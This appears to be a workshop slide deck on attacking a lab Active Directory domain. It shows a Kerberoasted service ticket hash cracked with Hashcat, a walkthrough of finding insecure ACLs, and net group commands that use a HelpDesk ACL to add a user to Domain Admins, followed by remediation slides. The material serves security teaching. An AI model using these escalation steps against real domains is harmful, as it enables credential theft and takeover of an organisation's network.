* Device #1: Kernel m13100_a0.c145014c.kernel not found in cache! Building may take a while...
```

# Cracking with Hashcat

```
defconadmin@LabKali:~/rules$ cat cracked_kerb.txt
$krb5tgs$23$*sqldemo_svc$defcon.local$MSSQLSVC/SQLSRV01.defcon.local*$b93da8a397567e746f28dc683f9da302$eb567ba969b406b3eb158cb71d1b
e05399b4e045787d36919f277419f0b151430c0583e2802aa63dd4229679a5df4bb5ded273db049a0fa7a75e24eeb765830cb7f6533a62f5772ddef687933d15843
5b3abef90b4087679c792a866577a9fa705ba8f02f98791ad58acf66870b4be7613246d30d3345a1a9eeb7d16ea830a93373424adad9359e10dd86851caa7776b24
1216ca1bfefbd615cccd26ef787fb6a7077825cb8feb07205b71b9cf3fd8a4f82e9576396896e5c46fa39d1d756c529b1da0a3b5317b6ada626a5cceaa604c0683ccaa
504befae77ff73e1b0022465ce47341f1789a2d6ee68bb60735e11de5fc0a2c6580cec f8cc f64f37edf7e9f23d2e517314b331b4f514cbeafb6d6bf339eb23f196c
21fc876ee942784a49770078f74d3f151cfa67e2e10a6a2c6e422f863921a740c5834b42f0f04bb678592734df89be89c02ce945339897c93d009a6d2b92e3a1a75
9ee5a3e3f7627c09a50e5b54f0a0de5ee089869870e2a399b88322d0882962b57cb08aca7e2174bee902c42aed236e02c2b866dce1e091c6c3fd0a8a24b861dc286
8c650baec7f3ad242e5a1ca79247d3459185bdfcd7a874df9bd6ce033a419dd14774fc561973978fc48e7f755db0e3711f6ff01e86ac8d4088506b6035cc2e2eff7
c147a32f17b2c1c83412bf4bcf7176f5a868f21022b876f87b9ba585b8c8d3debe3312c03ef0d72c7142ee368390f07869b3103964f47ea2dae2399e8efc442874d
abe0161dd3ee87372253376874124e27cf1a73578cf5948c213da701a73685f7ab3a4d415da85d982f4d609e26310a81a7417e69b08a1991fe79a32a160d1a05624
d02be24e3003d91c95679ab90362dd4ed6700138c4bfeb452461588cd79a10ca264d32da0c56523490fe58da530fb9b513297dcc95808dd78d7218f2a79b8db84ff
3ce6433be8faadb5c0e90fa259fd994ba502092d11108a76d4f8023aff546c1f76ba01885b45074390218a037b4790fa4d46fa57923303e34e57cc1e1750e46bb91
38680e63133def206297811b4c20045522456cf5d4bb6eb29442f6f1da790f489ef89822d64f811078892d6f3d853ad206daf5e67f2e61def1c9799d90f7d9079be
eb9e0b096ea040632c0718265d4c848a7b68830063a407aa52f65db3196e9cb96ceaba48fbb2228955620793c7f57e8fa145fb0f671a1bb7fdedc4c20da0f72526
b4ff160dfed722bd942b8961ff758c6169c87c90e5336fff242e789c0f8e42e4a67e14f8113a3fe0a3a410532272ce0054df0468ef248f919cacbc :Skittles1
defconadmin@LabKali:~/rules$
```



# Abusing Insecure ACLs Agenda

- What is an ACL
  - Objects access vs. system access
- How To Identify Insecure ACLs
- Attacking an Insecure ACL



defcon.local Properties

General Managed By Object Security Attribute Editor

Group or user names:

Advanced Security Settings for defcon

Owner: Administrators (DEFCON\Administrators) Change

Permissions Auditing Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Deny	Everyone	Delete all child objects	None	This object only
Allow	Cloneable Domain Controller...	Allow a DC to create a ...	None	This object only
Allow	Enterprise Read-only Domain...	Replicating Directory ...	None	This object only
Allow	Domain Controllers (DEFCO...)	Replicating Directory ...	None	This object only
Allow	sharepoint service (sp_svc@d...)	Replicating Directory ...	None	This object and all descendant...
Allow	sharepoint service (sp_svc@d...)	Replicating Directory ...	None	This object and all descendant...
Allow	sharepoint service (sp_svc@d...)	Replicating Directory ...	None	This object and all descendant...
Allow	ENTERPRISE DOMAIN CONT...		None	Descendant Computer objects
Allow	ENTERPRISE DOMAIN CONT...		None	Descendant Group objects
Allow	ENTERPRISE DOMAIN CONT...		None	Descendant User objects
Allow	SELF		None	Descendant Computer objects
Allow	Administrators (DEFCON\Administrators)	Replicating Directory ...	None	This object only


Add Remove View Restore defaults

OK Cancel Apply


A screenshot of a Windows security dialog box titled "defcon.local Properties". The "Security" tab is selected. It shows the "Advanced Security Settings for defcon" for the object "defcon.local". The "Owner" is listed as "Administrators (DEFCON\Administrators)". The "Permissions" tab is active, displaying a table of permission entries. The table includes columns for Type (Deny/Allow), Principal (e.g., Everyone, Cloneable Domain Controller, Enterprise Read-only Domain, Domain Controllers, sharepoint service, ENTERPRISE DOMAIN CONT, SELF, Administrators), Access (Delete all child objects, Allow a DC to create a ..., Replicating Directory ...), Inherited from (None), and Applies to (This object only, This object and all descendants, Descendant Computer objects, Descendant Group objects, Descendant User objects). There are buttons for "Add", "Remove", "View", "Restore defaults", and "OK", "Cancel", "Apply" at the bottom.

# Abusing Insecure ACLs – What is an ACL


- An access control list (ACL) is a list of access control entries (ACE).
- 2 types of ACLs:
  - Discretionary access control list (DACL)
  - System access control list (SACL)




# Abusing Insecure ACLs - How To Identify Insecure ACLs



# Abusing Insecure ACLs - How To Identify Insecure ACLs




# Abusing Insecure ACLs - How To Identify Insecure ACLs



# Abusing Insecure ACLs - How To Identify Insecure ACLs

- What Do You See?



quickmeme.com

# Abusing Insecure ACLs - How To Identify Insecure ACLs

## Is this a problem?

CN=Domain Admins,CN=Users,DC=defcon,DC=local	group		owner	False	This Object Only	Read permissions, Modify permissions	Info
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	<a href="#">DEFCON\Domain Admins</a>	owner	False	This object and all child objects	CreateChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDacl, WriteOwner	Critical
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	<a href="#">BUILTIN\Administrators</a>	allow	False	This Object Only	CreateChild, DeleteChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDacl, WriteOwner	Critical
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	<a href="#">BUILTIN\Pre-Windows 2000 Compatible Access</a>	allow	False	This object and all child objects	ListChildren	Info
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	<a href="#">BUILTIN\Pre-Windows 2000 Compatible Access</a>	allow	False	This Object Only	Read Permissions, List Contents, Read All Properties, List	Low
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	<a href="#">DEFCON\Domain Admins</a>	allow	False	This Object Only	CreateChild, DeleteChild, Self, WriteProperty, ExtendedRight, GenericRead, WriteDacl, WriteOwner	Critical
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	<a href="#">DEFCON\Enterprise Admins</a>	allow	False	This object and all child objects	Full Control	Critical

What other issues?

# Abusing Insecure ACLs - How To Identify Insecure ACLs

- Normal?


CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	DEFCON\HelpDesk	Allow	False	This object and all child objects	Full Control	Critical
--	-------	-----------------	-------	-------	-----------------------------------	--------------	----------

# Abusing Insecure ACLs - Attacking an Insecure ACL

- How can this be leveraged?

# Abusing Insecure ACLs - Attacking an Insecure ACL

- How can this be leveraged?



The screenshot shows a Windows command prompt window titled "C:\Windows\system32\cmd.exe". The window displays the following text:

```
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\Users\Elliot.Alderson>net group "Domain Admins" /domain
The request will be processed at a domain controller for domain defcon.local.

Group name      Domain Admins
Comment         Designated administrators of the domain

Members

Andrew           defconadmin          DemoUser
The command completed successfully.

C:\Users\Elliot.Alderson>net group "Domain Admins" /add /domain
The request will be processed at a domain controller for domain defcon.local.

The command completed successfully.

C:\Users\Elliot.Alderson>net group "Domain Admins" /domain
The request will be processed at a domain controller for domain defcon.local.

Group name      Domain Admins
Comment         Designated administrators of the domain

Members

Andrew           defconadmin          DemoUser
Elliot.Alderson
The command completed successfully.

C:\Users\Elliot.Alderson>
```

The lines starting with "The request will be processed at a domain controller for domain defcon.local." are highlighted with red boxes.

# Lab 3 - Recap

Kerberoast

Weak Service Account Password

Abusing Insecure ACLs

- Kerberoasted Elliott.Alderson
- Cracked the Password Elliott.Alderson
- Used Elliott.Alderson full control of DA Object to add Elliot to DA group
- DOMAIN ADMIN!



+



=



# Remediation For Attack Path 3

Kerberoast

Weak Service Account Password

Abusing Insecure ACLs

## Fine Grained Password Policies

- □ ×

### Create Password Settings: Service Accounts

TASKS ▾ SECTIONS ▾

?

×

^

>Password Settings

Directly Applies To

Name:  \*

Precedence:  \*

Enforce minimum password length  
Minimum password length (characters):  \*

Enforce password history  
Number of passwords remembered:  \*

Password must meet complexity requirements

Store password using reversible encryption

Protect from accidental deletion

Description:

Password Settings

?

×

^

Password age options:

Enforce minimum password age  
User cannot change the password within  \*

Enforce maximum password age  
User must change the password after ()\*

Enforce account lockout policy:  
Number of failed logon attempts allowed:  \*

Reset failed logon attempts count after ()\*

Account will be locked out

For a duration of (mins):  \*

Until an administrator manually unlocks the account

# Remediation For Attack Path 3

Kerberoast

Weak Service Account Password

Abusing Insecure ACLs

- Policies to require Service Account Passwords rotated at least on a yearly basis and Fine Grained Password Policies
- Manage Service Accounts: The Good and The Bad

```
PS C:\Users\defconadmin> Add-KdsRootKey -EffectiveTime ((get-date).AddHours(-10))  
Guid  
----  
a3123e63-4361-47eb-d85d-c4ecfc7c99a1
```

# Lab 4

- When Microsoft gives you the keys

